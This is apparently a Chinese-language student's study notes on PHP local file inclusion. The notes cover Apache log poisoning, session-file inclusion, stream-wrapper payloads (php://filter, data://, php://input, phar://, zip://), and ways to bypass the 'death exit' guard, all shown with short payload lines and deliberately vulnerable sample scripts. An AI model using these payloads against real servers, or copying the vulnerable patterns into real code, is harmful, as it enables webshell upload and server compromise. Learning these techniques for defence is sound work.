Sat Sep 17 10:42:16.237265 2022 [mpm_winnt:notice] [pid 25840:tid 512] AH00455: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 configured -- resuming normal operations
Sat Sep 17 10:42:16.237265 2022 [mpm_winnt:notice] [pid 25840:tid 512] AH00456: Server built: Mar 27 2019 11:06:20
Sat Sep 17 10:42:16.237265 2022 [core:notice] [pid 25840:tid 512] AH00094: Command line: 'D:/ct/phpstudy_pro/COM/\\Extensions\\Apache2.4.39\\bin\\httpd.exe -d D:/ct/phpstudy_pro/Extensions/Apache2.4.39'
Sat Sep 17 10:42:16.239225 2022 [mpm_winnt:notice] [pid 25840:tid 512] AH00418: Parent: Created child process 25094

这种存储错误代码的方式就可以故意提交错误申请之后包含错误日志，从而达到攻击效果。但在日志中<>符号会被转码，所以可以在访问时使用burpsuite抓包修改包内内容。

```
127.0.0.1 - - [11/Nov/2022:15:52:02 +0800] "GET /include/%3C?php%20phpinfo();%20?%3E HTTP/1.1" 404 -
```

但是该攻击方式在现在的apache中已经不现实了，因为每次连接服务器的日志都被分开而且文件后缀被随机化成一串数字。

session包含

在之前的sql注入中曾经提及过session.session和cookie的功能是类似的：记录服务器和客户端之间的通信信息并以此验证客户端身份，不同的是cookie一般在服务器端，用来保存会话状态等信息；cookie保存在客户端，一般保存账户和密码。

在存在session_start()函数（也就是已经有了session保存位置之后）就可以通过session包含进行攻击
session保存位置可在phpinfo中找到：


| | | |
|--------------------------------|---------------------------------------|---------------------------------------|
| session.referer_check | no value | no value |
| session.save_handler | files | files |
| session.save_path | D:/ct/phpstudy_pro/Extensions/tmp/tmp | D:/ct/phpstudy_pro/Extensions/tmp/tmp |
| session.serialize_handler | php | php |
| session.sid_bits_per_character | 5 | 5 |

一个简单的例子：

```
D: > ct > phpstudy_pro > WWW > temp > fileinclude.php > ...  
1 <?php  
2 session_start();  
3 $file = $_GET['test'];  
4 $_SESSION["temp"] = $file;  
5 ?>
```

代码的作用是将GET获取到的变量存入session。session文件名为：sess_[sess id]，session id是公开的。

测试：



resource后面的路径可以是绝对路径/相对路径。

convert.base64-encode是过滤器的一种。以convert.开头的是转换过滤器，除了base64也可以使用其他编码。注意ascii码转换过滤器为：convert.quoted-printable-encode(若为decode则为解密)

另一种字符串过滤器则为对每个字符添加规则进行转换：

```
string.rot13: rot13编码
string.toupper(tolower): 字符转换为大/小写
string.strip_tags: 用来去除读入的所有标签类特征字符（例如XML,HTML等）
```

还有一类压缩过滤器，压缩过滤器的原理是对输入的数据流中有效信息进行压缩，而不是将信息流转换为文件后直接压缩，故不会产生压缩文件格式的特殊头尾信息。

```
zlib.deflate(inflate)
bzlib.compress(decompress)
```

data:// 将原本include包含的文件直接重定向到用户的输入流，且输入流被当成php文件执行。当服务器对类似恶意攻击方式做了过滤时，可以进行绕过修改text后的payload为plain;base64,[encrypted payload]



php://input 将post输入流直接当成php代码执行（只读），需要攻击页面有post位置才可行（或者直接burpsuite抓包）



修改请求头后直接在结尾随意添加payload即可。

```
phar://压缩包路径//压缩包内部文件名
具体流程为：将php文件压缩为zip，将zip文件后缀为jpg等可上传的格式
payload:?test=phar://./shell.jpg/shell.php
```

```
zip:// 和phar://用法类似，payload构造略有区别
payload:?test=phar://./info.jpg#info.php
（在url直接提交时要把#转换为%23）
```

php://filter到底怎么用--伪协议和死亡exit

根据查找到的资料，以filter为主要绕过攻击方式的场景大多和XXE（XML Eternal Entity）有关，股在此只抛砖引玉，等后面涉及到XXE时再进行深入的学习。

由于XML语言的特殊性，标签会被错误的当作XML语言执行，如果内部代码与XML语法发生冲突就会出错：

```
parser error : StartTag: invalid element name
```

php://filter协议可以很好地解决这一问题，通过之前介绍的编解码器处理信息流后就能规避被XML错误解析的问题。

interesting demos指的是我在查询资料时发现的一个很有意思的小东西，它被称为“死亡exit”：死亡exit的核心代码是这样：

```
<?php
$content = '<?php exit; ?>';
$content .= $_POST['txt'];
file_put_contents($_POST['filename'], $content);
?>
```

解释一下这串代码：

"指的是直接强制退出整个php程序流

第二行的"\$content .="指的是在原变量\$content之后拼接新的字符串，拼接后的长字符串被重新复制到原变量名。效果：

```
1 <?php
2 error_reporting(0);
3 $content = viking;
4 $content .= 2022;
5 echo $content;
6 ?>
```

viking2022

、file_put_contents(): 函数如其名，将字符串写入一个文件中，如果该文件不存在则会创建新文件。

整段代码的效果就是在木马之前添加exit来强制结束，这种情况就可以使用php://filter进行绕过。

string.strip_tags

使用此过滤器等同于用 [strip_tags\(\)](#) 函数处理所有的流数据。可以用两种格式接收参数：一种是和 [strip_tags\(\)](#) 函数第二个参数相似的一个包含有标记列表的字符串，一种是一个包含有标记名的数组。


警告 本特性已自 PHP 7.3.0 起废弃。强烈建议不要使用本特性。

示例 #4 string.strip_tags


```
<?php
$f = fopen('php://output', 'w');
stream_filter_append($f, 'string.strip_tags', STREAM_FILTER_WRITE, "<b><i><u>");
fwrite($f, "<b>bolded text</b> enlarged to a <h1>level 1 heading</h1>\n");
fclose($f);
/* Outputs: <b>bolded text</b> enlarged to a level 1 heading */

$f = fopen('php://output', 'w');
stream_filter_append($f, 'string.strip_tags', STREAM_FILTER_WRITE, array('b', 'i', 'u'));
fwrite($f, "<b>bolded text</b> enlarged to a <h1>level 1 heading</h1>\n");
fclose($f);
/* Outputs: <b>bolded text</b> enlarged to a level 1 heading */
?>
```

这是一种方法，即通过该字符过滤器直接强制处理数据流，但在高版本php中已经废弃，效果如下：




当然了，该过滤器会过滤所有php语句，所以需要注入的payload进行转码过滤。




这里需要注意的是，filter协议执行的时候过滤器从左向右被读取，所以string过滤器要放在convert过滤器左边，不然代码无法执行。

这里使用rot13也是可以的，但rot13相对base64的缺陷是对于某些会对请求头内容做标签过滤的引擎（比如强制过滤HTML/PHP/XML标签特征）是无法使用的。同样的，如果服务器开启了短标签，那么就会被解析，所以所以后面的代码就会错误，也就失去了作用。示例：



或者直接在content里传base64值时在前面加个a，这个hint利用的是base64的转码原理，因为base64解码的时候把字符串中每四个字节转化为三个字节，死亡exit中"phpexit"一共是七个字节，所以只需要补上一位（八个字节）就可以完全转化：



之前upload-labs中的.htaccess也可以用于绕过死亡exit，例如：

```
$filename=php://filter/write=string.strip_tags/resource=.htaccess

$content=?>php_value%20auto_prepend_file%20write.php
```

第一行引入之前的strip_tags过滤html标签；第二行的payload强制闭合死亡代码(auto_prepend)，同时写入payload。

后续拓展：<https://xz.aliyun.com/t/8163#toc-2>

XSS

(to be continued...)